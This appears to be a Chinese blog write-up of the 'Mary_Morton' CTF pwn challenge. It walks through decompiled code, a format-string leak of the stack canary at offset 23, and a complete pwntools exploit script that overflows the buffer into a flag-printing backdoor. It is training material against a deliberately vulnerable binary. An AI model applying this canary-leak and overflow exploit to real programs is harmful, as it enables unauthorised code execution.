攻防世界 Mary_Morton Writeup

原创

胡胡同志要加油 于 2021-12-05 22:56:32 发布 38 收藏

分类专栏： pwn题解 文章标签： pwn python

本文链接：https://blog.csdn.net/yajuanpi4899/article/details/121736308


版权

pwn题解 专栏收录该内容

6 篇文章 0 订阅


订阅专栏

checksec一下：




```
[*] '/home/kali/Desktop/wpword/Mary_Morton'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

包含Canary,使用ida 64逆向：




```
void __fastcall __noreturn main(int a1, char **a2, char **a3)
{
  int v3; // [rsp+24h] [rbp-Ch] BYREF
  unsigned __int64 v4; // [rsp+28h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  sub_4009FF();
  puts("Welcome to the battle ! ");
  puts("[Great Fairy] level pwned ");
  puts("Select your weapon ");
  while ( 1 )
  {
    while ( 1 )
    {
      sub_4009DA();
      __isoc99_scanf("%d", &v3);
      if ( v3 != 2 )
        break;
      sub_4008EB();
    }
    if ( v3 == 3 )
    {
      puts("Bye ");
      exit(0);
    }
    if ( v3 == 1 )
      sub_400960();
    else
      puts("Wrong!");
  }
}
```

进入sub_4009DA查看：



```
int sub_4009DA()
{
  puts("1. Stack Bufferoverflow Bug ");
  puts("2. Format String Bug ");
  return puts("3. Exit the battle ");
}
```


根据提示，本题中应该包含两个漏洞点，1.栈溢出 2.格式化字符串漏洞 ，由于包含Canary,先进入2函数：



```
unsigned __int64 sub_4008EB()
{
  char buf[136]; // [rsp+0h] [rbp-90h] BYREF
  unsigned __int64 v2; // [rsp+88h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  memset(buf, 0, 0x80uLL);
  read(0, buf, 0x7FuLL);
  printf(buf);
  return __readfsqword(0x28u) ^ v2;
}
```


先read进buf字符串，再printf，此处包含一个格式化字符串漏洞

进入1进行函数查看：



```
unsigned __int64 sub_400960()
{
  char buf[136]; // [rsp+0h] [rbp-90h] BYREF
  unsigned __int64 v2; // [rsp+88h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  memset(buf, 0, 0x80uLL);
  read(0, buf, 0x100uLL);
  printf("-> %s\n", buf);
  return __readfsqword(0x28u) ^ v2;
}
```


最后还有一个后门函数：



```
int sub_4008DA()
{
  return system("/bin/cat ./flag");
}
```


推测:首先利用格式化字符串进行Canary暴露，然后进行栈溢出漏洞，进而执行后门函数

先对格式化字符串进行字符串偏移量的查找：



```
└─$ ./Mary_Morton
Welcome to the battle !
[Great Fairy] level pwned
Select your weapon
1. Stack Bufferoverflow Bug
2. Format String Bug
3. Exit the battle
2
aaaa-%x-%x-%x-%x-%x-%x-%x-%x-%x
aaaa-70c9cfe0-7f-803818be-99999999-0-61616161-252d7825-2d78252d-78252d78
1. Stack Bufferoverflow Bug
2. Format String Bug
3. Exit the battle
zsh: alarm      ./Mary_Morton
```

如图所示，出来的61616161在第六个位置，即6个偏移量



```
-000000000000000D             db ? ; undefined
-000000000000000C             db ? ; undefined
-000000000000000B             db ? ; undefined
-000000000000000A             db ? ; undefined
-0000000000000009             db ? ; undefined
-0000000000000008 var_8       dq ?
+0000000000000000  s          db 8 dup(?)
+0000000000000008  r          db 8 dup(?)
+0000000000000010
```

再看buf中var_8，即canary的位置，本身它离栈顶位置就有：0x90-8=0x88

而64位程序一个字节位8bit,偏移量为：0x88/8=17

再加上6个偏移量，即23个偏移量位置就是canary

可以构造第一次输入：%23$p进行canary值的获取

当获取canary时，第二次用栈溢出方式进行溢出至后台函数：

```
from pwn import *
io = process("./Mary_Morton")

io.recvuntil("3. Exit the battle ")
io.sendline("2")
io.sendline("%23$p")
io.recvuntil("0x")
canary=int(io.recv(16),16)

sys_addr = 0x4008DA

payload = b'A'*0x88 + p64(canary) + b'B'*0x8 + p64(sys_addr)
io.recvuntil("3. Exit the battle ")
io.sendline("1")
io.sendline(payload)

io.interactive()
```